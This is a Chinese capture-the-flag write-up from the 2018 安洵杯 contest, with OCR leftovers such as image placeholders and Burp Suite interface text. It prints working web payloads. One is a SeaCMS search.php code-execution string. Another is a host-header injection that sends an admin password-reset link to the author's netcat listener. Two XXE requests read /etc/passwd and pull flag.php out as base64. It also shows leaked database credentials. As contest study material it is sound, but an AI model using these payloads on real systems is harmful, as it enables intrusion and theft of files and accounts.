
安洵杯 --writeup

原创

TuudOp 于 2018-11-26 12:42:42 发布 2559 收藏 1
分类专栏： ctf 文章标签： 安洵杯ctf

 ctf专栏收录该内容
7 篇文章 1 订阅
订阅专栏


web：

only d0g3er can see flag

这个打开一个是一个海洋cms，通过百度，在search.php有一个代码执行漏洞

直接构造payload：

```
http://138.68.2.14/seacms/search.php?searchtype=5
POST:
searchword=searchword={if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&letter=al{se
```



138.68.2.14/seacms/search.php?searchtype=5

http://138.68.2.14/seacms/search.php?searchtype=5

☑ Enable Post data ☐ Enable Referrer

Post data


```
searchword={if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&letter=al{searchpage:lang}&yuyan=(join{searchpage:jq}&jq=($_P{searchpage:ver}&&ver=OST[9]))&9[0]=php&9[1]=info();
```

PHP Version 5.4.45

System	Linux centos-1542812354340-s-2vcpu-4gb-sfo2-01 3.10.0-862.2.3.el7.x86_64 #1 SMP Wed May 9 18:05:47 UTC 2018 x86_64
Build Date	Jun 5 2017 17:13:39
Configure Command	'./configure' '--prefix=/www/server/php/54' '--with-config-file-path=/www/server/php/54/etc' '--enable-fpm' '--with-fpm-user=www' '--with-fpm-group=www' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl=/usr/local/curl' '--enable-mbregex' '--enable-mbstring' '--with-mcrypt' '--enable-ftp' '--with-gd' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-intl'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/www/server/php/54/etc
Loaded Configuration File	/www/server/php/54/etc/php.ini
Scan this dir for	(none)


直接蚁剑连接，在数据库配置文件密码是 FlagIsNotHere ，猜测flag应该不在这里

再根据tips有源码泄露，放工具里跑一下找到源码，找到数据库配置文件，发现是flag所在库的数据库账号信息



```php
<?php
//数据库连接信息,flag在flag表里， 只有d0g3看得到
$cfg_dbhost = '127.0.0.1';
$cfg_dbname = 'D0g3';
$cfg_dbuser = 'd0g3';
$cfg_dbpwd = 'FlagIsHere';
$cfg_dbprefix = 'sea_';
$cfg_db_language = 'utf8';
?>
```

用工具连接本地数据库




```sql
SELECT * FROM `flag` ORDER BY 1 DESC LIMIT 0,20;
```

```
value
RDBnM3tUaGlzX2lzX3JlYWxfZmxhZ30=
```

拿去解一下码得到flag


Magic Mirror



看到登录框，只知道 账号admin，不知道密码，刚好又有一个忘记密码，说明可以找回


根据提示，不清楚的去看文章，可以修改数据包中的host，就可以将密码重置的链接发送到我们的vps上

先在vps上监听一个端口




```
ubuntu@VM-0-15-ubuntu:~$
ubuntu@VM-0-15-ubuntu:~$
ubuntu@VM-0-15-ubuntu:~$
ubuntu@VM-0-15-ubuntu:~$
ubuntu@VM-0-15-ubuntu:~$ nc -lvnp 9999
Listening on [0.0.0.0] (family 0, port 9999)

ease support MobaXterm by subscribing to the professional edition here:  https://mobaxterm.mobatek.n
```

然后找回admin密码的时候抓包，将host改为我们监听的vps



```
POST /func/getpasscheck.php HTTP/1.1
Host: 211.[redacted]5:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://222.18.158.227:10280/getpassword.php
Cookie: PHPSESSID=5dlu5tgat968intu8pmun6vta3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 14

username=admin
```

发包之后vps就收到了重置链接，然后访问修改就行了




```
ubuntu@VM-0-15-ubuntu:~$ nc -lvnp 9999
Listening on [0.0.0.0] (family 0, port 9999)
Connection from [222.18.158.227] port 9999 [tcp/*] accepted (family 2, sport 55
124)
GET /resetpassword.php?sign=568fef3f3399af5f9377694b7725b758 HTTP/1.1
Host: 211.159.177.185:9999
Accept: */*
Referer: http://211.159.177.185:9999/func/getpasscheck.php
```

https://blog.csdn.net/qq_39850969

登陆之后查看页面源码，发现是xxe漏洞

然后常规抓包，构造payload看看




```
POST /admin/server.php HTTP/1.1
Host: 222.18.158.227:10280
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Referer: http://222.18.158.227:10280//admin/
Content-Length: 141
Cookie: PHPSESSID=5dlu5tgat968intu8pmun6vta3
Connection: close

<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<information><username>&xxe;</username></information>
```

```
HTTP/1.1 200 OK
Date: Sun, 25 Nov 2018 15:02:07 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1040
Connection: close
Content-Type: text/html;charset=utf-8

DOg3鏈□甯呼殑浜烘槸锛歳oot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
```

https://blog.csdn.net/qq_39850969

一般思路肯定是先用工具扫一扫有哪些文件，刚好扫到了一个flag.php文件。

肯定是直接读取flag.php文件内容了


Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 ...
Go Cancel
Target: http://222.18.158.227:10280
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex
Type a search term
0 matches
Done
807 bytes | 89 millis

```
POST /admin/server.php HTTP/1.1
Host: 222.18.158.227:10280
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Referer: http://222.18.158.227:10280//admin/
Content-Length: 194
Cookie: PHPSESSID=5dlu5tgat968intu8pmun6vta3
Connection: close

<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY xxe SYSTEM
"php://filter/read=convert.base64-encode/resource=/var/www/html/flag.php"
>
]>
<information><username>&xxe;</username></information>
```

